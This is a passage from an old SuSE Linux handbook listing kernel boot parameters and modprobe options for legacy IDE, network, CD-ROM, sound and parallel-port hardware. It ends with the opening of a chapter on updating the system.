Variable	Values / Meaning
a	master on 1st IDE controller
b	slave on 1st IDE controller
c	master on 2nd IDE controller
d	slave on 2nd IDE controller

Example: an ATAPI CD-ROM as master on the secondary IDE controller is set by **hdc=cdrom**.

- *Hard Drive*

  hd<x>=<cylinders>,<heads>,<sectors>[,<write>[,<irq>]]

Variable	Values / Meaning
<**x**>	a, b, ..., h 1 to 8. Hard Drive
<**cylinders**>	number of cylinders
<**heads**>	number of heads
<**sectors**>	number of sectors
<**write**>	cylinders after which write compensation is used
<**irq**>	interrupt

If the BIOS is an old one, it is possible that the geometry of the hard drive is not recognized correctly. The correct parameters will then be passed on so that the kernel can still access the complete hard drive.

Example: **hdc=1050,32,64**

hd<x>=<trouble>

Variable	Values / Meaning
<**x**>	a, b, ..., h 1st to 8th hard drive
<**trouble**>	noprobe, if testing an existing hard drive causes problems none ignore CMOS entry and don't test nowerr ignore WREE_STAT-bit cdrom wrongly recognized as hard drive or not recognized at all, or will not boot autotune the fastest PIO mode is used slow adds a long break after each access. This makes it really slow, but it sometimes helps if it is the only option left

If a CD-ROM drive is not recognized reliably, specifying <**cdrom**> can register the device safely.

Example: **hdd=cdrom**

- *EIDE controller chipsets*

  Some EIDE controllers have faulty chipsets or cause problems if the secondary controller is used.

  Many of these chipsets are now supported in the kernel; this support needs to be specially activated, however, using a kernel parameter.

  The following chipsets can be configured:

CMD 640	This chipset is found on many motherboards. Since it contains many bugs, the kernel offers a special support which recognizes the chip and bypasses the problems. Moreover, in some cases, use of the secondary controller is only possible by using this special support. In PCI systems, this chip is automatically recognized. For VLB systems, the following parameter is needed: **ide0=cmd640_vlb**.
RZ 1000	This chip is used on many motherboards that use the Neptune chipset and it is buggy. If support for this chip is activated, the system works a little slower but reliably. An additional activation with a kernel parameter is not required.
DTC-2278	Only activating this driver via **ide0=dtc2278** makes it possible to use the secondary controller.
Holtek HT6560B	The following parameter is needed to activate the secondary controller: **ide0=ht6560b**.
QDI QD6580	If this driver is activated, it enables a higher speed: **ide0=qd6580**.

Table 14.2: continued overleaf...

UMC 8672	For activating the secondary controller, the following parameter is needed: **ide0=umc8672**.
ALI M1439/M1445	For activating the secondary controller, the following parameter is needed: **ide0=ali14xx**.
PROMISE DC4030	For activating the secondary controller, the following parameter is needed: **ide0=dc4030**. CD-ROMs and tapes on the secondary controller are not supported yet.

Table 14.2: Special EIDE chipsets

If the chipset does not belong to the list of known faulty chipsets, and still is not recognized, the following parameters can be added instead:

ide<**number**>**=**<**basis**>**[,**<**control**>**[,**<**irq**>**]]**

Variable	Values / Meaning
<**number**>	adapter number, usually `0` or `1`, but also `3` or `4`
<**basis**>	base address of the adapter, usually `0x1f0`, `0x170`, `0x1e8` or `0x168`
<**control**>	control register of the adapters, usually `0x3f6`, `0x376`, `0x3ee` or `0x36e`
<**irq**>	interrupt of the adapters, usually `14`, `15`, `11` or `10`

If the chipset does not belong to the list of known faulty chipsets, but still causes problems, the following parameters can be added instead:

ide<**number**>**=**<**tune**>

Variable	Values / Meaning
<**number**>	adapter number, usually `0` or `1`, but also `3` or `4`
<**tune**>	`autotune` the highest possible PIO value is tried, not supported by all chipsets `noautotune` no improvement in speed `serialize` no time overlapping of operations with the next adapter

If the chipset does not belong to the list of known faulty chipsets, but the highest possible speed should still be achieved, the bus speed can be passed on; please refer to your motherboard manual.

idebus=<**speed**>

Other devices

Network cards, floppy drives

- *Ethernet network cards*

ether=<irq>,<addr>[,<par1>[,<par2>...<par8>]],<Name>

The various parameters for <**par1**> to <**par8**> have different meanings for several drivers. Usually, only two parameters are needed, where the first is the start address and the second is the end address of *shared memory*. The first non-numerical argument is treated as the name.

<**irq**>	the interrupt used; `0` for autoprobing
<**addr**>	port address; `0` for autoprobing
<**start**>	start address for shared memory. Some drivers use the 4 lowest bits for the debug level. The Lance uses them for its DMA channel.
<**end**>	end address for shared memory. The 3COM 3c503 driver uses this parameter to distinguish between internal and external transceivers. The Cabletron E21XX card uses the lowest four bits for selecting the media.
<**Name**>	The interface's name (normally **eth0**)

Table 14.3: Variable names for Ethernet network cards

The main reason for specifying this parameter is to let the kernel recognize more than one network card, since only the first card is searched by default. This can easily be done with:

```
ether=0,0,eth1
```

Please note that, by passing `0` for both IRQ and address, the driver is explicitly told to launch *autoprobing*, which means probing several addresses independently.

floppy disk drives

- *Floppy disk drives*

  floppy=<drive>,<type>,cmos

Variable	Values / Meaning
<**drive**>	0, 1, 2, 3
<**type**>	`0` - unknown or not recognized `1` - 5 1/4" DD, 360 KB `2` - 5 1/4" HD, 1.2 MB `3` - 3 1/2" DD, 720 KB `4` - 3 1/2" HD, 1.44 MB `5` - 3 1/2" ED, 2.88 MB `6` - 3 1/2" ED, 2.88 MB

floppy=<value>

For <**value**>, the following values may be set (Table 14.4 on the facing page):

all_drives	more than two floppy disk drives
asus_pci	denies access to 3rd and 4th floppy disk drives
daring	use only with reliable controllers—enhances performance
0,daring	opposite of **daring**
<**addr**>**,two_fdc**	if the value <**addr**> is omitted while using a secondary floppy controller, a port address of `0x370` is set.
thinkpad	IBM Thinkpad machines
0,thinkpad	not a Thinkpad machine
omnibook	Omnibook computers
nodma	for Omnibook computers
dma	Standard
nofifo	if a `"Bus master arbitration error"` occurs
fifo	Standard
`0xX`**,fifo_depth**	FIFO threshold standard `0xA`
unexpected_interrupts	show warnings if something unexpected happens.
no_unexpected_interrupts	and...
L40SX	this value is the opposite of **unexpected_interrupts**.

Table 14.4: Kernel parameter values for **floppy**

- *Logitech bus mouse*

  bmouse=<**irq**>

14.3.3 CD-ROM Drives on Proprietary Controllers

Old CD-ROM drives

- *Aztech CDA268-01 CD-ROM*

  aztcd=<**addr**>**[,0x79]**

  The value `0x79` has only to be set when the firmware version is unknown.

  Example: **aztcd=0x320**

- *Goldstar R420 CD-ROM drive*

  gscd=<**addr**>

- *Mitsumi CD-ROM drive*

  mcd=<**addr**>**,**<**irq**>**[,**<**wait**>**]**

Variable	Values / Meaning
<**wait**>	value for waiting time while starting

You can vary the parameter <**wait**> between `0` and `10` if the CD-ROM drive does not react fast enough on system requests (`"timeout"`) and, therefore, does not find the root image while installing.

Example: **`mcd=0x300,10,5`**

- *Mitsumi CD-ROM drive (multisession)*

  mcdx=<**addr**>**,**<**irq**>

  Example: **`mcd=0x300,10`**

- *Mozart interface*

  isp16=<**addr**>**,**<**irq**>**,**<**dma**>**,**<**type**>

Variable	Values / Meaning
<**type**>	Sanyo, Panasonic, Sony, Mitsumi

  This driver is responsible for CD-ROM drives connected to the types `ISP16`, `MAD16` or `Mozart`. The value of <**type**> follows the interface plug where the CD-ROM is connected to the sound card.

  Example: **`isp16=0x340,10,3,Sony`**

- *Optics Storage 8000 AT CD-ROM drive*

  optcd=<**addr**>

  Example: **`optcd=0x340`**

- *Philips CM206 CD-ROM drives*

  cm206=<**addr**>**,**<**irq**>

  Example: **`cm206=0x340,10`**

- *Pro Audio Spectrum 16 - SCSI host adapter*

  pas16=<**addr**>**,**<**irq**>

  On the Pro Audio Spectrum `16` sound card there is a SCSI-host adapter, the settings of which can be passed to the kernel with this parameter.

  Example: **`pas16=0x340,10`**

  If the card is not recognized, it can be operated without an interrupt. In this case the interrupt is set to `255`.

  Example: **`pas16=0x340,255`**

- *Sanyo CD-ROM Drive*

  sjcd=<**addr**>

  Example: **`sjcd=0x340`**

- *Sony CDU 31/33 A*

  cdu31a=<addr>,<irq>

  Autoprobing of this driver has been removed from the kernel. Thus, you have to set any parameters explicitly.

  Example: **cdu31a=0x340,5**

  If there is no interrupt assigned to the drive, and if you can only access it via polling mode, you have to enter `0` for the IRQ.

  Example: **cdu31a=0x340,0**

  As an example, if this drive is connected to a Pro Audio Spectrum card, the parameter could be as follows:

  Example: **cdu31a=0x1f88,0,PAS**

- *Sony CDU 535*

  sonycd535=<addr>,<irq>

  Example: **sonycd535=0x340,10**

- *SoundBlaster Pro 16 MultiCD*

  sbpcd=<addr>,<type>

Variable	Values / Meaning
<**type**>	`LaserMate`, `SPEA`, `SoundBlaster`

  Example: **sbpcd=0x340,10**

The parallel port

Parallelport

- *Parallelport*

  parport=<addr0>,[<irq0> [parport=<addr1>,[<irq1> [parport=<addr2>,[<irq2>]]]]]

Variable	Values / Meaning
<**addrX**>	address
<**irqX**>	interrupt

  Example: **parport=0x3bc parport=0x378,7 parport=0x278,auto**

- *Printer on the parallel port*

  lp=<parport0> [lp=<parport1> [lp=<parport2>]]

Variable	Values / Meaning
<**parportX**>	parallel port

  Example: **lp=parport0 lp=parport2**

14.3.4 `modprobe` Parameters

This section describes those parameters which can be loaded as modules. If you encounter difficulties while loading a driver (although you have entered the parameters), or if there is no section describing the parameter, then you may have to integrate this driver into a monolithic kernel.

Some drivers cannot be built as modules yet and some recognize your hardware properly only if they are compiled into the kernel. Despite this, we recommend you try the “module variant” first.

If a driver is loaded as a module, each and every variable used can be overwritten on the command line. There is, e. g., the variable **`io`** in the NE2000 driver which specifies the used I/O range. For this, the correct command for loading this module is (see Section 13.2 page 376):

```
earth:/ # insmod ne io=0x300 irq=10
```

or better with modprobe:

```
earth:/ # modprobe ne io=0x300 irq=10
```

Be aware that there should be no spaces before or after the “equal”. Moreover, hexadecimal values have to be set in the given form (with a leading `'0x'`).

Note

If you want to enter more than one parameter they must be separated by spaces. This is the main difference to entering parameters at the LILO prompt, where no blanks should be used within the parameters for one driver.

The parameters you enter here can also be integrated into `/etc/modules.conf`. Here many parameters can be assigned to a particular module. This is done one line per module. The line should resemble the following:

options <**module name**> <**parm1**>**=**<**value1**> **...**

where:

Variable	Values / Meaning
<**module name**>	name of the module without the extension `.o`
<**parm1**>	parameter #1
<**value1**>	value that is assigned to parameter #1

An entry for the NE2000 card might look like:

```
options ne io=0x300 irq=10
```

SCSI controllers and the SCSI subsystem

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*
  Name of module: `aha152x.o`

Variable	Values / Meaning
<**io**>	<**addr**>
<**irq**>	<**irq**>
<**id**>	SCSI-ID of the host adapter; by default, `7`
<**rec**>	reconnect; `0`, `1`
<**par**>	parity; `0`, `1`
<**sync**>	synchronous mode of operation; `0`, `1`
<**delay**>	bus delay; default 100
<**translat**>	"translation of the hard drive geometry; `0`, `1`

As at the `LILO` prompt:
Example: modprobe aha152x aha152x=0x340,10,7,1,1,0,0,0

For a second host adapter:
Example: **`modprobe aha152x aha152x1=0x140,12,7,1,1,0,0,0`**

- *Future Domain TMC-16x0–host adapter*

  Name of module: `fdomain.o`

  This driver also serves the SCSI-host adapter Adaptec 2920, amongst others.

  `fdomain=<addr>,<irq>[,<id>]`

Variable	Values / Meaning
<**addr**>	<**addr**>
<**irq**>	<**irq**>
<**id**>	<**id**>

As at the boot prompt:
Example: modprobe fdomain fdomain=0x140,11,7

- *NCR 5380 bzw. NCR 53C400 SCSI-host adapter family*

  Name of module: `g_NCR5380.o`

Parameter	Value
ncr_addr	<**addr**>
ncr_irq	<**irq**>; switch off with `255`
ncr_dma	<**dma**>
ncr_5380	`1` for an NCR5380 adapter
ncr_53c400	`1` for an NCR53C400 adapter

For an NCR5380 adapter:
Example: modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350
`ncr_5380=1`

For an NCR53C400 adapter with interrupts turned off:
Example: modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000
`ncr_53c400=1`

This driver serves the widely-used Trantor T130B SCSI host adapter

Network cards

- *3Com 3c501 / 3c503 / 3c505 / 3c507 network cards*

  Name of module: `3c501.o`, `3c503.o`, `3c505.o`, `3c507.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: modprobe 3c509 io=0x300 irq=10

- *3Com 3c509 / 3c579 network cards*

  Name of module: `3c509.o`

Parameter	Value
irq	<**irq**>
xcvr	`0`: internal; `1`: external

  Example: **modprobe 3c509 irq=10 xcvr=0**

- *3Com 3c515 network card*

  Name of module: `3c515.o`

  Example: **modprobe 3c515**

- *3Com 3c59x / 3c90x network cards ("Vortex"/"Boomerang")*

  Name of module: `3c59x.o`

  For Compaq computers(PCI), you can try the following parameters:

Parameter	Value
compaq_ioaddr	<**addr**>
compaq_irq	<**irq**>
compaq_prod_id	<**id**>

  Example: **modprobe 3c59x compaq_irq=10**

- *Allied Telesis AT1700 network card*

  Name of module: `at1700.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **modprobe at1700 io=0x300 irq=10**

- *Cabletron E21xx network card*
  Name of module: `e2100.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
mem	<**addr**>
xcvr	`0`: internal; `1`: external

  Example: **`modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`**

- *Digital DE425 / 434 / 435 / 450 / 500 network cards*
  Name of module: `de4x5.o`
  io=0x<bus><device ID>

Parameter	Value
bus	number of the PCI bus, usually `0`
device ID	number des PCI device

  With newer PCI BIOSes, these files are displayed when the machine boots, and in Linux they can be seen with the command
  `earth: #` **`cat /proc/pci`**

  Example: **`modprobe de4x5 io=0x007`**

- *Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS network cards*
  Name of module: `depca.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
mem	<**mem**>
adapter_name	<**name**> e.g. `DEPCA`, `de100`, `de101`, `de200`, `de201`, `de202`, `de210`, `de422`

  Example: **`modprobe depca io=0x300 irq=10`**

- *EtherWORKS 3 (DE203, DE204, DE205) network card*
  Name of module: `ewrk3.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **`modprobe ewrk3 io=0x300 irq=10`**

- *Intel EtherExpress 16 network card*

  Name of module: `eexpress.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **`modprobe eexpress io=0x300 irq=10`**

- *Intel EtherExpressPro network card*

  Name of module: `eepro.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
mem	<**addr**>

  Example: **`modprobe eepro io=0x300 irq=10 mem=0xd000`**

- *Intel EtherExpressPro 100 network card*

  Name of module: `eepro100.o`

  The Intel EtherExpressPro contains the chips i82557/i82558.

Parameter	Value
options	<**duplex operation**> <**bus-transceiver**> `16` full-duplex `32` 100 MBit operation only `64` 10 MBit operation only

  Example: **`modprobe eepro100 options=48`**

  This sets *full-duplex* and *100-MBit operation* simultaneously ($48 = 32 + 16$).

- *Fujitsu FMV-181/182/183/184 network cards*

  Name of module: `fmv18x.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **`modprobe fmv18x io=0x300 irq=10`**

- *HP PCLAN+ (27247B and 27252A) network card*

  Name of module: `hp-plus.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

Example: **`modprobe hp-plus io=0x300 irq=10`**

- *HP PCLAN (27245 / 27xxx)*

  Name of module: `hp.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

Example: **`modprobe hp io=0x300 irq=10`**

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) network cards*

  Name of module: `hp100.o`

Parameter	Value
hp100_port	<**addr**>

Example: **`modprobe hp100 hp100_port=0x300`**

- *ICL EtherTeam 16i / 32 network cards*

  Name of module: `eth16i.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

Example: **`modprobe eth16i io=0x300 irq=10`**

- *Novell NE2000 / NE1000 network cards*

  Name of module: `ne.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
bad	`bad`, only if the card is not recognized

Example: **`modprobe ne io=0x300 irq=10`**

- *NI6510 (AM7990 "lance" Chip) network card*

  Name of module: `ni65.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>

Example: **`modprobe ni65 io=0x300 irq=10`**

- *SMC Ultra network card*

  Name of module: `smc-ultra.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

Example: **`modprobe smc-ultra io=0x300 irq=10`**

- *SMC 9194 network card*

  Name of module: `smc9194.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
if_port	<**medium**>

Variable	Values / Meaning
<**medium**>	`0` auto `1` TP `2` AUI, 10base2

Example: **`modprobe smc9194 io=0x300 irq=10 if_port=2`**

- *Western Digital WD80x3 network card*

  Name of module: `wd.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
mem	<**mem**>
mem_end	<**mem_end**>

Example: **`modprobe wd io=0x300 irq=10`**

- *IBM Tropic chipset Token Ring network card*

  Name of module: `ibmtr.o`

Parameter	Value
`io`	`<addr>`
`irq`	`<irq>`
`mem_start`	`<mem_start>`

Example: **`modprobe ibmtr io=0x300`**

- *D-Link DE620 Pocket-Adapter network card*

  Name of module: `de620.o`

Parameter	Value
`io`	`<addr>`
`irq`	`<irq>`
`bnc`	`1` if a BNC input/output
`utp`	`1` if a UTP input/output
`clone`	`1` if an equivalent device

Example: **`modprobe de620 io=0x300 irq=10 bnc=1 utp=0`**

Proprietary CD-ROM drives

The following parameters concern CD-ROM drives attached to special controllers. Whoever possesses one of these “oldies” will certainly know about it. . .

CD-ROM Drives, proprietary

- *Aztech CDA268-01 CD-ROM drive*

  Name of module: `aztcd.o`

Parameter	Value
`aztcd`	`<addr>`

Example: **`modprobe aztcd aztcd=0x300`**

- *Goldstar R420-CD-ROM drive*

  Name of module: `gscd.o`

Parameter	Value
`gscd`	`<addr>`

Example: **`modprobe gscd gscd=0x300`**

- *Mitsumi CD-ROM drive*

  Name of module: `mcd.o`

  `mcd=<addr>,<irq>[,<wait>]`

Variable	Values / Meaning
<**wait**>	Delay at startup time

You can vary the <**wait**> from `0` to `10` if the CD-ROM drive does not react fast enough (`"timeout"`), thus probably not finding the root image during installation.

Example: **`modprobe mcd mcd=0x300,10,5`**

- *Mitsumi CD-ROM drive (Multisession)*

  Name of module: `mcdx.o`

  `mcdx=<addr>,<irq>[,<addr>,<irq>]`

  For a number of drivers the settings <addr>, <irq> can be repeated up to 4 times.

- *Mozart sound card with port for CD-ROM drives*

  Name of module: `isp16.o`

  `isp16_cdrom_base=<addr>`
  `isp16_cdrom_irq=<irq> isp16_cdrom_dma=<dma>`
  `isp16_cdrom_type=<typ>`

Variable	Values / Meaning
<**typ**>	`Sanyo`, `Panasonic`, `Sony`, `Mitsumi`

  This driver is not a real CDROM driver; it is only responsible for the interface configuration of the CD-ROM drive when connected to a ISP16, MAD16 or Mozart sound card. After this driver is loaded only the interface is loaded accordingly; the corresponding CDROM driver needs to be loaded as well. The value for the variable <**type**> is written on the plug which connects the CD-ROM cable to the sound card.

  Example: **`modprobe isp16 isp16_cdrom_base=0x300`**
  `isp16_cdrom_irq=10 isp16_cdrom_dma=1`
  `isp16_cdrom_type=sony`

- *Optics Storage 8000 AT CD-ROM drive*

  Name of module: `optcd.o`

Parameter	Value
optcd	<**addr**>

  Example: **`modprobe optcd optcd=0x300`**

- *Philips CM206 CD-ROM drive*

  Name of module: `cm206.o`

  `cm206=<addr>,<irq>`

  Example: **`modprobe cm206 cm206=0x300,10`**

- *Sanyo CD-ROM drive*

  Name of module: `sjcd.o`

Parameter	Value
sjcd	<**addr**>

  Example: **`modprobe sjcd sjcd=0x300`**

- *Sony CDU 31/33 A*

  Name of module: `cdu31a.o`

Parameter	Value
cdu31a_port	<**addr**>
cdu31a_irq	<**irq**>

  Example: **`modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10`**

- *Sony CDU 535*

  Name of module: `sonycd535.o`

Parameter	Value
sonycd535	<**addr**>

  Example: **`modprobe sonycd535 sonycd535=0x300`**

- *Soundblaster Pro 16 MultiCD*

  Name of module: `sbpcd.o`

  sbpcd=<**addr**>**,**<**typ**>

  whereby <**type**> can have the following values:

Variable	Values / Meaning
0	`LaserMate`
1	`SoundBlaster`
2	`SoundScape`
3	`Teac16bit`

  Example: **`modprobe sbpcd sbpcd=0x300,0`**

Sound cards and sound chipsets

Sound

Since the 2.2.xx kernel sound support has been resolved in modular form and can be controlled by numerous parameters.

- *AD1816 Chip*

  Name of module: `ad1816.o`

  The following cards, amongst others, are supported: Terratec Base 1, Terratec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
ad1816_clockfreq	<**clockfreq**>

Example: **`modprobe ad1816 io=0x530 irq=5 dma=1 dma2=3 ad1816_clockfreq=33000`**

- *AD1848/CS4248 Chip (MSS)*

  Name of module: `ad1848.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
type	<**cardtype**>
deskpro_xl	<**magic**>

- *Generic OPLx driver*

  Name of module: `adlib_card.o`

Parameter	Value
io	<**addr**>

Example: **`modprobe adlib_card io=0x330`**

- *Crystal 423x chipsets*

  Name of module: `cs4232.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>

Example: **`modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`**

- *Ensoniq 1370 chipset*
  Name of module: `es1370.o`
  see also PCI64/128.

Parameter	Value
joystick	1: activate joystick
lineout	1: line-in in line-out switch over
micz	microphone impedancy

Example: **`modprobe es1370 joystick=1 lineout=1`**

- *Creative Ensoniq 1371 chipset*
  Name of module: `es1371.o`
  Refer also to the PCI64/128.

Parameter	Value
joystick	<**addr**>

Valid values for <**addr**> are `0x200`, `0x208`, `0x210` and `0x218`.

Example: **`modprobe es1371 joystick=0x200`**

- *Gravis Ultrasound*
  Name of module: `gus.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
type	
gus16	
no_wave_dma	
db16	

- *MAD16*
  Name of module: `mad16.o`
  Supports OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 and OPTi 82C924.

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma2**>

Example: **`modprobe mad16 io=0x530 irq=7 dma=0 dma16=1`**

- *Turtle Beach Maui and Tropez*

  Name of module: `maui.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

Example: **modprobe maui io=0x530 irq=5**

- *MPU401*

  Name of module: `mpu401.o`

Parameter	Value
io	<**addr**>

Example: **modprobe mpu401 io=0x330**

- *Turtle Beach MultiSound*

  Name of module: `msnd.o`

  Example: **modprobe msnd**

- *Turtle Beach Classic/Monterey/Tahiti*

  Name of module: `msnd_classic.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

Example: **modprobe io=0x290 irq=7 mem=0xd0000**

- *Turtle Beach Pinnacle/Fiji*

  Name of module: `msnd_pinnacle.o`

  As well as the parameters of the Turtle Beach Classic/Monterey/Tahiti, this card also understands:

Parameter	Value
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

Example: **modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000**

- *OPL3*

  Name of module: `opl3.o`

Parameter	Value
io	<**addr**>

Example: **modprobe io=0x388**

- *OPL3-SA1*

  Name of module: `opl3sa.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
mpu_io	<**addr**>
mpu_irq	<**irq**>

Example: **modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1 mpu_io=0x330 mpu_irq=5**

- *YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx*

  Name of module: `opl3sa2.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
mss_io	<**addr**>
mpu_io	<**addr**>

Example: **`modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3 mss_io=0x530 mpu_io=0x330`**

- *Pro Audio Spectrum*
  Name of module: `pas2.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
sb_io	<**addr**>
sb_irq	<**irq**>
sb_dma	<**dma**>
sb_dma16	<**dma16**>
joystick	
symphony	
broken_bus_clock	

- *Personal Sound System (ECHO ESC614)*
  Name of module: `pss.o`

Parameter	Value
pss_io	<**addr**>
mss_io	<**addr**>
mss_irq	<**irq**>
mss_dma	<**dma**>
mpu_io	<**addr**>
mpu_irq	<**irq**>
pss_mixer	activate `1` or `0`

- *Sound Blaster and Clones*
  Name of module: `sb.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
mpu_io	<**addr**>
mad16	activate `1`
trix	activate`1`
pas2	activate`1`
sm_games	activate`1`
acer	activate`1`, for Acer Notebooks
mwave_bug	activate`1`

Example: **`modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330`**

- *Aztech Sound Galaxy*

  Name of module: `sgalaxy.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
sgbase	

- *S3 Sonic Vibes*

  Name of module: `sonicvibes.o`

  No parameters.

- *Ensoniq SoundScape*

  Name of module: `sscape.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
mss	
mpu_io	<**addr**>
mpu_irq	<**irq**>
spea	1

- *MediaTrix AudioTrix Pro*

  Name of module: `trix.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
sb_io	<**addr**>
sb_irq	<**irq**>
sb_dma	<**dma**>
mpu_io	<**addr**>
mpu_irq	<**irq**>

- *UART401*

  Name of module: `uart401.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **`modprobe io=0x330 irq=9`**

- *UART6850*

  Name of module: `uart6850.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

- *Sound Blaster DSP chipsets*

  Name of module: `v_midi.o`

  No parameters.

- *Turtle Beach Maui, Tropez, Tropez Plus*

  Name of module: `wavefront.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

  Example: **`modprobe wavefront io=0x200 irq=9`**

The parallel port

Parallel Port The operation of the parallel port is somewhat complex. After configuration, a complete subsystem is available; see Section 10.4.3 page 317 pp.

- *Parallel port*

  Name of module: `parport.o`

  Example: **`modprobe parport`**

- *Parallel port – architecture-specific*

  Name of module: `parport_pc.o`

Parameter	Value
io	<**addr**>
irq	<**irq**>

In order to set up 3 Ports in a PC style, for example, whereby one has the address `0x3bc` without an IRQ, one has the address `0x378` with IRQ 7 and one has the address `0x278` with automatically detected IRQ, you should enter (all in one line!):

Example: **`modprobe parport_pc io=0x3bc,0x378,0x278 irq=none,7,auto`**

- *Printer driver*

  Name of module: `lp.o`

Parameter	Value
`parport`	<**`port`**>

Example: **`modprobe lp parport=0,2`**

- *Parallel port IDE devices*

  Name of module: `paride.o`

  If you want to use chains of Paride devices on a *single* parallel port, then you must first load `parport.o`!

  Example: **`modprobe paride`**

  The parallel port should – if possible – be operated in “EPP mode”; please set this mode in the ☞*BIOS* of your computer.

- *Parallel port IDE low-level protocol driver*

  Name of module: `\variable{xxxx}.o`

protocol	device	
`aten`	ATEN EH-100	(HK)
`bpck`	Microsolutions backpack	(US)
`comm`	DataStor (old-type) "commuter" adapter	(TW)
`dstr`	DataStor EP-2000	(TW)
`epat`	Shuttle EPAT	(UK)
`epia`	Shuttle EPIA	(UK)
`fit2`	FIT TD-2000	(US)
`fit3`	FIT TD-3000	(US)
`friq`	Freecom IQ cable	(DE)
`frpw`	Freecom Power	(DE)
`kbic`	KingByte KBIC-951A and KBIC-971A	(TW)
`ktti`	KT Technology PHd adapter	(SG)
`on20`	OnSpec 90c20	(US)
`on26`	OnSpec 90c26	(US)

Example: **`modprobe epat`**

- *Parallel port IDE hard drive*

  Name of module: `pd.o`

Parameter	Value
verbose	<**value**>

  First load `parport` and the low-level driver

  Example: **`modprobe pd verbose=1`**

- *Parallel port ATAPI CD-ROM*

  Name of module: `pcd.o`

  First load `parport` and the low-level driver

  Example: **`modprobe pcd`**

- *Parallel port ATAPI floppy disk drive*

  Name of module: `pf.o`

  First load `parport` and the low-level driver

  Example: **`modprobe pf`**

- *Parallel port ATAPI streamer drive*

  Name of module: `pt.o`

  First load `parport` and the low-level driver

  Example: **`modprobe pt`**

- *Parallel port generic ATAPI device*

  Name of module: `pg.o`

  First load `parport` and the low-level driver

  Example: **`modprobe pg`**

Part VII

SuSE Linux: Updating and Special Features

15 Updating the System and Package Management

15.1 Updating SuSE Linux

SuSE Linux offers you the option of updating an existing system without having to reinstall everything. But it is important to distinguish between updating one, or a few packages, and updating the entire system to the latest distribution.

It is quite normal for software to "grow". Thus we recommend you to have a look at how full the partitions are, with **`df`**, *before* updating! If you think there might be too little space available, you should consider making a backup and repartitioning. There is no rule of thumb as to how much space you need in particular cases. This depends on the existing partitions, the software selected and which version you want to update SuSE Linux 7.0 from.

> **Note**
> It is helpful to read the file `README` or in DOS/Windows `README.DOS` on the CD; here additional changes are noted which may have been made *after* the handbook has been printed!

15.1.1 Preparations

Before you begin an update, make sure you have saved the old configuration files to a separate medium such as a streamer, removable drives, floppies or ZIP drives, just in case things go wrong. Normally these are the files in `/etc` and `/var/lib` (e. g. XDM). In addition, no harm would be done if you wrote the current user data in `/home` (the `HOME` directories) to a backup medium. A data backup should be carried out as ☞*System administrator* '`root`'; only '`root`' has the rewuired permissions to read all local files.

Before you start the update process, remember to write down the device name of your root partition. In this case, `/dev/sda3` would be your root partition. You can see this with the command:

```
earth: # df /
```

This shows that `/dev/sda3` is mounted in the filesystem in `/`.

Now you still need to decide if you want to update using the text-oriented YaST or with the graphical YaST2. The decision is made for you if you want to update from a SuSE Linux before version 6.0 – in this case you should use YaST

```
Filesystem  1024-blocks  Used Available Capacity Mounted on
/dev/sda3      4167999 3253471   698856      82%   /
/dev/sda1         7496    1311     5785      18%   /boot
```

Output 15.1.1: File system overview with **df**

